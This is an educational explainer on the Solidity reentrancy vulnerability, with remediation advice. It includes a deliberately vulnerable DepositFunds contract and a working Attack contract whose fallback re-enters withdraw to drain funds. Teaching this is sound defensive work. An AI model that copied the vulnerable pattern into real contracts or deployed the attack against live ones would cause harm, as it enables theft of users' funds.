Reentrancy

Description

One of the major dangers of calling external contracts is that they can take over the control flow. In the reentrancy attack (a.k.a. recursive call attack), a malicious contract calls back into the calling contract before the first invocation of the function is finished. This may cause the different invocations of the function to interact in undesirable ways.


Remediation

The best practices to avoid Reentrancy weaknesses are:

- Make sure all internal state changes are performed before the call is executed. This is known as the Checks-Effects-Interactions pattern
- Use a reentrancy lock (ie. OpenZeppelin's ReentrancyGuard.

Example:

Code:




```
contract DepositFunds {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }
}
```

Explanation:
Reentrancy attack can occur when a contract sends ether to an unknown address. An attacker can carefully construct a contract at an external address which contains malicious code in the fallback function. Thus, when a contract sends ether to this address, it will invoke the malicious code. Typically, the malicious code executes a function on the vulnerable contract, performing operations not expected by the developer. The name "re-entrancy" comes from the fact that the external malicious contract calls back a function on the vulnerable contract and "re-enters" code execution at an arbitrary location on the vulnerable contract.

Based on the example, the Withdraw function has a few prerequisite conditions to send ether to the destination address. Once the condition is met, the attacker attempts to transfer ether via the call function.

Since the empty function is specified inside the call function, it invokes the attacker fallback function to run their code to withdraw the funds and then calls the withdraw function again. This leads to reentrancy vulnerability.



```
contract Attack {
    DepositFunds public depositFunds;

    constructor(address _depositFundsAddress) {
        depositFunds = DepositFunds(_depositFundsAddress);
    }

    // Fallback is called when DepositFunds sends Ether to this contract.
    fallback() external payable {
        if (address(depositFunds).balance >= 1 ether) {
            depositFunds.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        depositFunds.deposit{value: 1 ether}();
        depositFunds.withdraw();
    }
}
```

Reference:

https://www.educative.io/answers/what-is-the-fallback-function-in-solidity